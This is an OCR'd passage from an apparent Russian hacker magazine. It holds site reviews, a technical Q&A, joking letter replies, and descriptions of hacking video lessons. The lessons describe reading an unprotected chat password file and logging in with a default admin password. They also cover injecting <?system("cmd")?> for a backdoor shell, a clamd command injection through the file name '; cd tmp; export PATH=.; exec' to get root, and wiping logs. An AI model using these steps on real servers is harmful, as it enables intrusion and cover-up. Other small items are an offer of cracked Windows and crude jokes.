
Этот ресурс - просто огромная свалка статей, книг, файлов, ссылок, туториалов и прочей инфы. Сайт ориентирован на программеров, однако львиная доля информации не связана с программированием никак. Например, туториал по редактору vi, или HowTo по Линуксу. Короче, найти полезное для себя здесь сможет каждый. Что касается языков программирования, то представлены почти все существующие платформы и современные диалекты (от Ассемблера до VB.NET). Если я правильно понял, сайт сделан шведами, но вся информация представлена только на английском.



ХОХЛЫ ЗАЩИЩАЮТСЯ


http://kiev-security.org.ua

Ресурс по безопасности от наших украинских братьев. Хотя сайт и не специализируется только лишь на компьютерной безопасности, но именно информационная безопасность здесь занимает основное место. Просто куча полезной и интересной инфы, статей, книг на самые разные темы: криптография, безопасность компьютерных систем и ПО, технические средства защиты, организационно-правовые вопросы, безопасность банковских технологий, русские переводы RFC. Есть даже on-line тулза "Расшифровка штрих-кодов". Только вот непонятно, что на сайте по БЕЗОПАСНОСТИ могут делать справочники типа "Проститутки Москвы" :)).




ФРИКЕР НА ПРОВОДЕ

www.aboutphone.info



Сайт "Справочник пользователя телефонной сети" является личным проектом Анатолия Скоблова. Этот человек - специалист по разработке системного программного обеспечения и программного обеспечения для связи, он разработал ядро знаменитого отечественного продукта Outpost Firewall. Однако сайт не о файрволах и программировании, а о телефонии и безопасности телефонных сетей. Автор хочет поделиться информацией, накопленной им за несколько лет работы в области связи. Не забыта мобильная связь, IP-телефония, модемы, но особенно интересен раздел "Фрикинг" ;).

■ Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)



Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Намедни слышал, что правительство России приняло какие-то законы, запрещающие массовые e-mail рассылки. Это очередной неподтвержденный фактами слух, или борьба со спамерами и вправду начнется на законодательном уровне? Не верю!

A: А ты чего так разволновался? Боишься, что зацепит? :) На самом деле пытливые умы России готовили пакет поправок в федеральное законодательство уже довольно давно. И вот в июле был наконец-таки принят его окончательный вариант. Не являясь подкованным в юридических аспектах, я не могу судить о его грамотности. Но внешне все выглядит вполне шоколадно. Суть законопроекта заключается в запрещении любых массовых рассылок рекламного характера по e-mail, за исключением тех случаев, когда согласие на получение рекламы предварительно дал сам адресат. При этом рекламодатель обязан немедленно прекратить рассылку, если этого захочет получатель. Нарушение этих правил влечет за собой административную ответственность, а если в письме имеется информация порнографического, нецензурного характера или, еще хуже, вирусы, то и вовсе уголовную. Пожаловаться на спамеров вправе любой гражданин – для этого необходимо обратиться в органы Главсвязьнадзора. Остается один резонный вопрос: какую рассылку можно считать массовой? Это четко оговорено в законопроекте, согласно которому спамом считается письмо, отправленное более 2500 адресатам в день и более 25000 в месяц. Судить об эффективности этой системы пока рано, но лично я уже в ближайшее время собираюсь написать жалобы в соответствующие инстанции. И тебе того же советую – авось что-нибудь и выйдет.
Описание закона смотри в новостях взлома.

Q: Пишу для одной крупной компании скрипт для организации online магазина, и все уже почти готово. Осталось отконвертировать имеющуюся у заказчиков MS Access базу данных в MySQL. Подскажи, как это можно сделать наиболее качественно, оперативно и безболезненно?

A: Дельный вариант, по-моему, только один – воспользоваться тулзой Access2MySQL (www.data-conversions.net), которая помимо конвертирования *.mdb (Microsoft Access) в MySQL умеет также выполнять и обратное преобразование. Имеется подобная утилита и для работы с dbf-базами – dbf2MySQL (www.nica.ru/~ae). Обе крайне просты в установке и использовании, поэтому какие-либо проблемы практически исключены.

Q: Недавно всерьез задумался о проблеме обеспечения безопасности своего RedHat сервера. Опытные товарищи посоветовали установить и наладить какие-то IDS. Что это, спросить у них постеснялся, может быть, ты расскажешь?

A: Разумеется, расскажу ;). Все довольно просто: IDS расшифровывается как Intrusion Detection System, что в переводе с английского означает «система обнаружения вторжения». Это комплекс утилит, предназначенный для выявления хакерских вторжений, а также установленных в операционке руткитов, троянов, вирусов и прочей дряни. Методов этого самого обнаружения довольно много, поэтому обилия программ, использующих те или иные приемы, пугаться не стоит. Из собственного опыта могу посоветовать следующее:

- **Chrootkit** (www.chkrootkit.org). Выявление руткитов и троянов. В представлении этот набор утилит не нуждается – внимательно изучи подшивку Х и найдешь много интересного. Мы о нем уже не раз писали.
- **LogCheck** (www.psionic.com/abacus/logcheck). Проверка системных логов на наличие нестандартных ситуаций. Если вдруг что обнаружит – сразу оповестит об этом администратора.
- **Aide** (www.cs.tut.fi/~rammer/aide.html). Мониторинг изменений файловой системы: проверяет контрольные суммы, анализирует структуру директорий, отслеживает изменения файлов и их атрибутов.
- **LIDS** (www.lids.org), OpenWall (www.openwall.com/linux). Расширения для линуксового ядра, повышающие уровень безопасности. Первое включает в себя так называемую MAC (Mandatory Access Control) – расширенную систему разграничения полномочий и прав. Второе призвано защитить пингвина от переполнения буфера и других распространенных приемов хакерских атак.
- **Selinux** (www.nsa.gov/selinux). Крайне мощное средство построения все той же MAC.
- **PortSentry** (www.psionic.com/abacus/portsentry). Определение и блокирование попыток сканирования UDP и TCP портов сервера.
- **Honeyd** (www.citi.umich.edu/u/provos/honeyd). Продвинутая эмуляция сетевых сервисов, установка ловушек для хакеров.





Q В последнее время активно разрабатываю проект организации радиолинков между несколькими локалками нашего небольшого города. Прочитал много инфы, разговаривал с достаточно квалифицированными специалистами, но остался один вопрос. На какие параметры нужно обращать внимание при выборе антенны? Все говорят: «Бери это», а почему именно «это», никто толком объяснить не может.

A Сложно поспорить с тем, что антенна является одной из самых важных составляющих канала связи. Поэтому к ее выбору нужно отнестись с особенной осторожностью. Не следует бежать на близлежащий радиорынок и покупать первую попавшуюся антенну, которую так настойчиво будет рекомендовать продавец. Покупка откровенной лажи – это удел многих начинающих. Важно запомнить, что любая антенна подчиняется правилу обратимости. Проще говоря, если антенна отлично принимает сигнал, она и передавать будет с тем же превосходным качеством. Или наоборот – если антенна показывает весьма посредственные показатели при передаче, ничего большего она не выдаст и при приеме. Поэтому если в качестве довода для оправдания дешевизны антенны тебе приведут тот факт, что она чуть хуже принимает, чем передает, – смело забивай на этот бесполезный разговор. Тебя хотели одурачить, и не более того. Ниже я приведу описание нескольких основных характеристик антенн:

1. Коэффициент усиления антенны. Относительная величина, показывающая, во сколько раз эффективность антенны выше по сравнению с полуволновым диполем. Здесь правило простое: чем больше, тем лучше. Но гнаться за громадным числом дБ отнюдь не обязательно, особенно если ты хочешь наладить радиолинк на незначительном расстоянии.
2. Угол раскрыва главного лепестка также играет немаловажную роль. Не стоит юзать антенну с углом в 30-40 градусов, когда необходимо передать сигнал одному человеку (в этом случае достаточно всего 5-6 градусов), ровно так же ничего хорошего не выйдет при передаче сигнала нескольким абонентам антенной с узким лучом, пускай даже с гигантским коэффициентом усиления.
3. Уровень бокового излучения антенны является отрицательным параметром антенны. Чем он больше, тем больше антенна излучает по бокам и назад. О реальном значении этой характеристики производители частенько предпочитают умалчивать, так что будь внимателен. Самодельные антенны и вовсе, как правило, даже близко не попадают в интервал допустимого значения этого параметра.
4. Такая характеристика, как ветроустойчивость, играет немаловажную роль, когда антенна устанавливается на большой высоте, например, на крыше многоэтажки. Если ты хоть немного разбираешься в физике, то должен понять, что с увеличением площади антенны повышается ее парусность и, соответственно, уменьшается ветроустойчивость. Поэтому при установке антенны-дистрофика в местах с неблагоприятными условиями будь добр позаботиться о дополнительном креплении, хотя бы с помощью натягивания обыкновенных тросов.

Q Во время установки Linux RedHat 9.0 почему-то не определилась моя сетевая карта (производитель – Compex). Как ее можно теперь установить?

A Судя по всему, «красная шапка» по умолчанию не поддерживает твою сетевушку, иначе девайс был бы отконфигурирован во время установки. Хотя бывают и исключения. Впрочем, это можно легко проверить, заглянув в список поддерживаемого железа на сайте разработчиков (http://hardware.redhat.com/hcl/). Если твой девайс в нем все-таки присутствует, тогда решение проблемы сводится к редактированию файла /etc/modules.conf, в котором нужно прописать необходимый модуль и связать его с именем сетевого интерфейса. Подробнее справку по этому поводу можно получить следующим образом:

```
man modules.conf
man modprobe
```

В случае, если в списке поддерживаемого оборудования твоей сетевушки не наблюдается, то проблем с установкой может быть значительно больше. Начать поиски подходящего драйвера, как и полагается, стоит с сайта производителя. Вероятность того, что что-нибудь найдешь, достаточно велика. Там же ищи и мануалы по его установке. Как только корректный модуль будет прописан в системе, девайс нужно будет отконфигурировать с помощью ipconfig'a.

Q Расскажи про типы аккумуляторов: никелевые, литиевые. В чем разница, какие лучше?

A Никелевые аккумуляторы делятся на никель-кадмиевые (NiCd) и никель-металлогидридные (NiMH). Оба вида считаются дешевыми, но в то же время долговечными (до 1000 перезарядок, что чуть ли не вдвое больше, чем у литиевых аналогов). Мнение о том, что это аккумуляторы второго сорта, нельзя назвать верным. Эффект памяти, который считается их основным минусом, довольно легко убрать с помощью несложного оборудования. Более того, никелевые аккумуляторы куда менее привередливы к температурным условиям, нежели их литиевые братья по конвейеру, которые плюс ко всему еще и стоят в несколько раз дороже. Правда, весят литиевые аккумуляторы значительно меньше, а эффект памяти им разве что только снится. Но бывало, выйдешь с ними на мороз, и весь заряд как испарился. Тем не менее, производители hi-end техники все чаще и чаще применяют именно этот тип аккумуляторов. Им, наверное, виднее...



Q Объясни, пожалуйста, на пальцах разницу между хабом, свитчом, мостом и роутером. Думаю, пригодится многим новичкам, жаждущим познать всю технологию локальных сетей!

A Хаб – это повторитель, который по модели OSI является наиболее примитивным девайсом. Задача у хаба простая: собрать данные, поступающие на один порт, и разослать их на все остальные. Он не выполняет ни фильтрующую, ни направляющую функции.

Мост (прозрачный мост) - работает на втором, более высоком уровне модели OSI. Это означает, что он не имеет ни малейшего представления о протоколах, зато перенаправляет данные в зависимости от адреса получателя, указанного в сетевом пакете. Адрес получателя в адресной части пакета обязательно должен быть корректным и достоверным. В противном случае о какой-либо передаче данных через мост не может идти и речи. Немаловажно то, что для адресации используются не привычные тебе IP'шники, а уникальные для каждого сетевого устройства MAC-адреса (Media Access Control). Мосты часто применяются для объединения разного типа сетей.

Свитч – по сути, тот же мост, но имеющий множество физических портов. Одним из огромных достоинств свитчей является возможность одновременной работы с сегментами сети, имеющих различную скорость передачи данных. Так, десятимегабитный сегмент никоим образом не затормозит те части локалки, которые функционируют на более высоких скоростях.

Роутеры – также применяются для перенаправления пакетов из одного места в другое. Но в отличие от мостов и свитчей относятся к третьему, высшему уровню модели OSI. Благодаря этому они «сотрудничают» не с MAC-адресом, а с его IP эквивалентом. Обычно роутеры используются в крупных домашних и корпоративных сетях, имеющих большое количество сетевых узлов. В этом случае одна большая LAN делится на несколько подсетей (для большей ясности: 192.168.1.1 и 192.168.2.1 находятся в разных подсетях), а роутеры обеспечивают между ними связь. Грамотно настроить роутер – задача не из легких, на практике частенько возникает много проблем.

Q А существуют ли методы увеличения времени работы ноутбука на аккумуляторах без подзарядки? Продолжительность функционирования моего девайса вполне достаточная –примерно 3 часа. Но, как всегда, хочется большего...

A Было бы удивительно, если бы такого решения не было. Совсем недавно мне посчастливилось найти утилиту Battery Doubler (www.dachshundsoftware.com/bdoubler), и надо сказать, я был немного удивлен. Хотя свое название («Удвоитель батареи») она полностью и не оправдала, но время работы моего ноута все же увеличила: вместо обычных трех часов он проработал все четыре. Разумеется, программа не заколдовала батарейку благотворным заклинанием. Секрет столь внушающей экономии аккумулятора скрывается в четкой оптимизации работы ОС и использования девайсов. В нее входит отключение питания не используемых в данный момент времени портов, снижение до минимума скорости вращения CD/DVD во время прослушивания музыкальных компактов и проигрывания видео и т.п. Помимо этого, тулза имеет еще и некоторые дополнительные функции: так, после нескольких минут работы Battery Doubler с достаточно высокой точностью выдаст предполагаемое времени действия аккумулятора, а заодно покажет, насколько увеличилось время жизни батарейки. Других подобных программ я пока не встречал – однозначно Must Have.



Q Как на PHP написать скрипт, определяющий MAC-адрес человека, пытающего зайти на конкретную страницу? Хочется написать систему фильтров, с помощью которой в дальнейшем реализовать так называемый черный список. Скрипт стоит на локальной машине с Windows XP и Apache.



A В случае, когда скрипт стоит на локальной машине и имеется возможность изучить текущее состояние ARP-кэша системы, затребованная задача вполне выполнима. Достаточно получить отчет системы о состоянии ARP-таблицы (($macadd=exec("arp -a")). После чего с помощью банального поиска, организованного стандартными процедурами и функциями PHP, найти в отчете MAC-адрес, который будет соответствовать предварительно определенному IP-шнику посетителя.

Q Недавно установил SlackWare 9.1, и сразу возникли проблемы с русификацией. Я в этом деле немного разбираюсь: те же RadHat и Mandrake от подобной проблемы вылечить могу, но вот со Слакой что-то не выходит... Помоги!


A Народные умельцы предложили решить эту проблему с помощью следующего скрипта:


```
if [ notset.$DISPLAY != notset. ]; then
   echo "Welcome to xterm"
else
   if [ $TERM = xterm ]; then
#         DISPLAY=:0.0
echo "Welcome to xterm"
   else
loadkeys /usr/share/kbd/keymaps/i386/qwerty/ru1.map.gz
setfont /usr/share/kbd/consolefonts/Cyr_a8x16.psfu.gz
mapscrn /usr/share/kbd/consoletrans/koi2alt
        echo -ne "\033(K"              # the magic sequence
        echo "Use the right Alt key to switch the mode..."
   fi
fi
#
export LANG=ru_RU.KOI8-R
export LC_ALL=ru_RU.KOI8-R
# export NLSPATH=/usr/share/locale/ru_RU/
export LESSCHARSET=koi8-r
export LC_CTYPE=ru_RU.KOI8-R
export LC_NUMERIC=POSIX
#
export COLORTERM=
export TERMINFO=/usr/lib/terminfo
#
#        For Russian GhostScript
#
export GS_OPTIONS=-dNOPLATFONTS
export GS_PATH=/usr/share/ghostscript/fonts


echo
# fortune fortunes fortunes2 linuxcookie
# fortune all
```

Содержимое этого листинга необходимо записать в файл russian.sh, после чего скопировать его в каталог /etc/profile.d/. Далее выдаем скрипту права на выполнение и радуемся жизни:

```
$ chmod +x russian.sh
```





■ symbiosis vs. b00b1ik (magazine@real.xakep.ru)



ПИСЬМО: ОТ: Ivan [mailto:thinker@komifree.ru]

Здорова, люди. Хороший журнал(][akep), сам не выписываю зато парень моей сестры приносит почитать.
Значит так, мне 12 лет(почти 13) Ваш журнал мне очень нравиться и в комп. технологиях я понимаю для своего возраста достаточно много, вот и подумал - 'не выучить ли мне какой-нибудь язак?'...
Подумал и решил выучить... Юзаю я книгу "Язык программирования PASCAL".
Правда вот трабл вышел:
Я учусь в 6 классе и не понимаю многие математические функции и формулы данные в учебнике PASCAL`a.
Реды, плз, посаветуюте мне какое-нибудь пособие по математике, или учебник по PASCAL`ю (жлательно в электронном виде) в котором были-бы все эти формулы и функции.
Так и потрадиции мнение о журнале:
Журнал как я сказал хроший, правда рекламы много и оформление туповатое(прости меня художник), но в целом читать можно и даже нужно, ТАК ДЕРЖАТЬ :)
Заранее псибо **Thinker**.

Ответ Х:

Здорова, мэн. Мы с радостью тебе поможем, стучи в аську 400000. А, тебе же нету еще 13 лет... Тогда не стучи, хахаха! Придется обучать тебя математике письмом. Ну что ж, тебе дороже выйдет - оплатишь трафик исходя из расчета 1 байт=$0,05. Итак, смотри: однажды я назначил Куттеру встречу на три часа дня. Он прибыл на место в семь (не давать редактировать рубрику "Письма" Куттеру - прим. ред.). Вот четыре часа, которые я его ждал, это разность, а действие называется вычитанием. Пример номер два: у Бублика было две подружки. К нему подошли Хинт с Симбиозисом и попросили поделить их (теток, а не двух дурачков) по-братски. Бубло достал калькулятор, посчитал и сильно расстроился - поровну никак не делилось. Пришлось Бублу дать пинка Хинту и окучить теток на пару с Симбиозом. Так, деление ты теперь тоже знаешь. Ну все, иди, программируй.
P.S.: Z567422402967 - ты должен нам 42,4 бакса!

ПИСЬМО: ОТ: владимир крайнев [mailto:vkrainev@rambler.ru]

Джентельмены а что почитать на сайте майский номер незя?

Ответ Х:

Можно, но не сейчас.



ПИСЬМО: ОТ: Лемеха Андрей [mailto:Gigabayt@narod.ru]

Здраствуйте уважаемая редакция журнала хакер! Вот решил написать вам письмо от делать нечего. Ну скажем читаю я ваш журнал недолго с 2000 г... Журнал просто cooll на 95%. Но я думаю что ваш журнал только для уже в чем то разбирающихся пиплов. Мне кажется что нужно хотя бы пару страниц выделить для новичков. Тогды продажа журналов увеличится. Да а еще я думаю что нужно делать третий диск чтобы влезало побольше кульного хаксофта или музыки.
P.S не обращайте внимание на граммотность!!!!!!!!!

Ответ Х:

Хай, Дюша!
Мы честно не обращали внимания на твою грамотность. Потому что сейчас сидим за ноутом Куттера, а у него тут не установлен ворд, который проверяет ошибки (да лана, у меня даже perl стоит - прим. Куттера). А в школе у нас были натянутые трояки по великому и могучему.
Слушай, ты суперски так придумал насчет парочки страничек для начинающих. Вернее, это-то как раз не круто, но вот увеличение за счет этого тиража... Мы подумаем, правда!
Ты далеко не первый, кто предложил замутить третий диск к журналу. Это нас порядком задолбало, и мы решили сделать сразу DVD, чтобы сильно часто не просили :). Теперь Хинтяра сидит и качает побольше кульного хак-софта и музыки. Только ограничение трафика у него в месяц ровно 4 гига :). Так что он полностью ушел в работу и не может просто так сидеть в инете и маяться дурью.
Целую в пятку. Ты клевый.



ПИСЬМО: ОТ: soko1 [mailto:sokolhacker@mail.ru]

```
#include <stdio.h>
int main(void)
{
puts("Привет всей редакции журнала ][!");
puts("Я в вашем журнале нашёл один серьёзный баг - обложки уж очень возбуждающие.");
puts("Нет, нет, Синтез тут не виновен (см. журнал 05.04г/рубрика ё-mail).");
puts("Виновен тот мастдайщик, который придумал порнуху! она (порнуха), как злобный");
puts("вирь пожерает ваше хак-мышление. Поэтому рекомендую наложить соответствующий");
puts("патч, дабы журнал ][ не превратился в playboy!");
puts("P.S: НЕНАВИЖУ ПОРНУХУ!");
}
```

Ответ Х:

```
Program XReply;
Begin
Writeln('Привет, сокоОдин:)');
Writeln('На самом деле, возбуждающий эффект - совсем даже не баг!');
Writeln('Ты прав, Синтез тут не виноват, потому что на него даже я не возбужусь');
Writeln('И первооткрыватель порнухи тоже не виноват, а даже молодец! Порнуха ничего');
Writeln('не пожирает у нас, она нам даже нравится. Поэтому мы лучше останемся');
Writeln('непропатченными. А плейбоем скоро и так станем. И будет у нас лого - ослик Федя, на которого половина читателей до сих пор дергает.');
Writeln('ЗЫ: ПОРНУХА ПРАВИТ МИРОМ!');
readln;readln;
End.
```

ПИСЬМО: ОТ: CIIXakep [mailto:booblic_debil@rambler.ru]

Бублик, дятел!!! Те чё занятся нечем... Не ну я конечно понимаю, "Шапавалов свалил - хумор закончился, надо восстанавливать..."
НИХРЕНА НЕ НАДО!!! Ты писать не умеешь! И чё ты только в этой редакции делаешь: у тебя на счету нет ни одной хорошей статьи!
Ядыч, найди какого нибудь другого хумориста!
Респект всем, кроме бублика {пусть на письма отвечает}!!!

Ответ Х:

Здарова, CIIXakep!
Мне очень понравилось мыло, которое ты зарегал для того, чтобы написать нам :). Вот так дятлы как раз и поступают :). Большей оригинальности я и не ожидал :). Да, ты прав, я писать не умею. Я и какаю с трудом. А вот в редакции дел хватает, поверь. Как ни придешь, так Добрянский запрягает таскать 21-дюймовые мониторы с третьего на первый этаж и обратно. И это все знаешь, почему? Да потому, что у меня на счету нет ни одной нормальной статьи. Добрянский сильно этим делом недоволен и эксплуатирует меня по полной программе :(.
Да, кстати, Ядыч попытался найти нового хумориста, но тщетно. Так что решил он от такого позорного Бублика, как я, уйти и оставить вместо себя Куттера.
Как видишь, Хумора в журнале больше нет, а мне остается только отвечать на письма, как ты и советовал.
Ну все, чава-какава! Респект тебе ото всех и даже от меня!

ПИСЬМО: ОТ: тоха денисов [mailto:g-n0m_ru@mail.ru]

!!!Привет перцы!!!
Вы просто молодцы! Журнал самый крутой из всех представленных в Журнальной промышлености.
Продолжайте в том же духе.
Но у меня к вам есть пожелания:
1)Выложите на CD Windows 2003
2)Делайте побольше видеоуроков (Сделайте хоть одно видео про простой взлом)
3)Выкладывайте побольше заплаток к винде, а то она дырявая как решето и это знают все даже сам Билли.
Ну думаю на первый раз достаточно.

Ответ Х:

Здарова, добрый молодец!
Тут, в общем, не получается запихнуть Винду 2к3 на диск, потому что Симбиозис решил (как и обещал) свалить из журнала "Хакер" в журнал "Кул+Круто+Охренеть_как_прет". А перед уходом он выложил на диск последний билд лонгхорна с исходниками 98-го мастдая. Так что со дня на день мы ждем в гости явно тревожных людей, которые попересажают на нары всю редакцию во главе с Лозовским. Вот. Но если что, мы выложим крякнутый 2003 Виндовс на свой следующий диск ради тебя.
Насчет видеоуроков: NSD и так работает, пыхтит, но больше трех физически не успевает сделать. Потому что он эстонец слегка.
Ой... Кто-то стучит... И свет отрубили...



ПИСЬМО: ОТ: Zight [mailto:zight@km.ru]

Огромный хай всей редакции журнала][!
После того как от вас ушел Даня по опросам многих моих знакомых, они перестали покупать ваш журналы, однако я все еще остался вашим читателем... Да, кстати, куда делся Horrific? Он уже не с вами?
Сейчас у вас изменился дизайн содержание кол-во страниц, но статьи по-прежнему не такие как в старые добрые дни расцвета вашего журнала. Однако он развивается и надеюсь в скором времени популярность вашего журнала увеличится в трое а может и в четверо. Удачи!

Ответ Х:

Угбебен, Зигхт!
Знаешь, нам искренне жаль твоих знакомых, которые покупали наш журнал исключительно из-за Хумора :(. Мы постараемся сделать все, чтобы вернуть их обратно в ряды наших читателей. Хоррифик никуда не делся, он продолжает иногда писать нам статьи, но слишком часто не может - дочку воспитывает. Хорошая девочка растет. Вся в папку пошла :).
Твои слова о расцвете нашего журнала в ближайшее время и увеличении тиража нас очень порадовали! Всегда приятны добрые пожелания от хороших людей. Мы очень рьяно пинаем наших авторов, чтобы они писали статьи в старом добром стиле, но некоторые до сих пор не поддаются. Придется проводить экзекуцию над ними. Вот это мы умеем. Тем более, под столом Noah лежат очень твердые нунчаки и калаш.
Ну все, на этом рвем строку, потому как пора работать.
Удачи, Зигхт! Чтоб ты так жил...

Волов Виталий aka h1Nt (cd@real.xakep.ru)

DISCO



ВИДЕО: CHAT HACKING

Ну вот мы, наконец-то, и добрались до взлома веб-чатов. В этом visualhack'е взломщица атакует популярный чатовый движок cosmo-chat. Для того чтобы понять, как он работает, она сливает его сорцы с веб-дизайнерского портала и внимательно их изучает. Больше всего девушку интересует та часть скрипта, в которой осуществляется авторизация пользователей. Она смотрит, откуда скрипт берет пароли и как можно получить к ним доступ извне. В результате анализа исходного кода она находит способ получения админских привилегий. Какой же баг таит в себе этот скрипт? Дело в том, что пароли всех юзеров чата хранятся в файле logins.php. К тому же они даже ничем не зашифрованы, и если хакеру удастся прочитать содержимое этого файла, он завладеет всеми пассами юзеверей. Однако среди скриптов лежит и файл .htaccess, в котором присутствует такая директива:

```
<files logins.php>
order deny,allow
deny from all
</files>
```

Думаю, ты уже понял, что эта инструкция закрывает доступ к этому файлу извне, поэтому если попытаться открыть этот файл в браузере, сервер вернет ошибку №403. Как же все-таки получить акцес к файлу? Фишка в том, что многие горе-админы не знают, что по умолчанию apache не обращает на .htaccess никакого внимания, и чтобы свойства папки можно было менять через .htaccess, нужно в своей панели управления хостингом поставить галку "Все свойства этой папки могут быть изменены через .htaccess". Поэтому можно спокойно открывать файл logins.php браузером и вытаскивать оттуда админский пароль. После ничего не мешает залогиниться под админом.

ВИДЕО: ШТУРМ ХОСТИНГА

ОПИСАНИЕ ВИДЕОУРОКА К СТАТЬЕ "БЕЙ ПО ХОСТЕРУ" ДЛЯ CD.

Хакера попросили установить новостной скрипт mnlxswnews. Он узнал, что особенностью этого проекта является пароль по умолчанию, который не всегда изменяется администраторами. Если пароль не изменили, то хакер проникнет в зону администрирования. Достаточно зайти на страницу www.host.com/mnlxswnews/admin.php и ввести пароль "password". Он находит уязвимый скрипт и успешно логинится в админке. После такого везения взломщик посещает раздел оформления дизайна и вставляет банальную команду <?system("cmd")?> в список подключаемого кода, заливает с ее помощью бэкдор и открывает шелл на сервере.

Успешно приконнектившись на шелл, злоумышленник анализирует софт. Среди процессов на сервере обнаруживается антивирус clamd, который дыряв как дуршлаг. Суть ошибки - неправильная обработка директивы VirusEvent. В ней встречается переменная %f, которая отображает имя зараженного файла. Если использование VirusEvent включено, то после обнаружения вируса администратор получает сообщение с именем зараженного файла. Но разработчики clamd жестоко облажались. Значение этой переменной не проверяется на посторонние символы, поэтому злоумышленник может назвать вирус специальным именем и заставить демон просканировать зараженный файл. Для этого достаточно создать тестовый вирус (файл, содержащий специальную строку) со специфическим именем и дождаться очередного сканирования.

Итак, хакер сканирует конфиг /etc/clamd.conf и узнает, что директива включена в режиме e-mail-оповещения. Значит, самое время перейти в каталог /tmp и создать там несколько зло-файликов. Первый из них, тестовый вирус, был назван следующим образом: "; cd tmp; export PATH=.; exec". Затем сетевой партизан пишет вспомогательный скрипт exec. Его содержимое - обычные консольные команды. Последний файл, созданный рукой взломщика, - бинарник, запускающий рутовый шелл. После сканирования в каталоге /tmp этот бинарник становится суидным (при помощи скрипта exec), и хакеру уже ничто не мешает взять абсолютные привилегии. После достижения своей грязной цели взломщик подчищает логи и удаляет почту администратора. Не стоит забывать, что clamd шлет оповещение о зараженных файлах.


Не забудь перед просмотром вникнуть в статью "Бей по хостеру", иначе некоторые видеомоменты тебе будут непонятны.

1. На DVD диске к журналу ты найдешь целую подборку отличного профессионального софта от Macromedia. Это многофункциональный HTML-редактор DreamWeaver, пакет для работы с графикой FireWorks, средство для создания качественной анимации Flash, мощный редактор векторной графики FreeHand и два приложения для разработчиков: ColdFusion - платформа по web-проектированию, предназначенная для построения крупномасштабных систем электронной коммерции, и Contribute - удобное средство для обновления содержимого web-страничек.

2. Новый подраздел софта Daily Soft теперь всегда будет занимать свое место на диске. Включает он в себя все популярные браузеры, mail/ftp/chat-клиенты, качалки и многое другое. Самый настоящий джентльменский набор!

3. Acronis True Image 7.0 - средство для резервного копирования и восстановления данных с жесткого диска. Продукт создает точные образы винчестера твоего работающего компьютера, тем самым обеспечивая наиболее полную защиту всех данных.

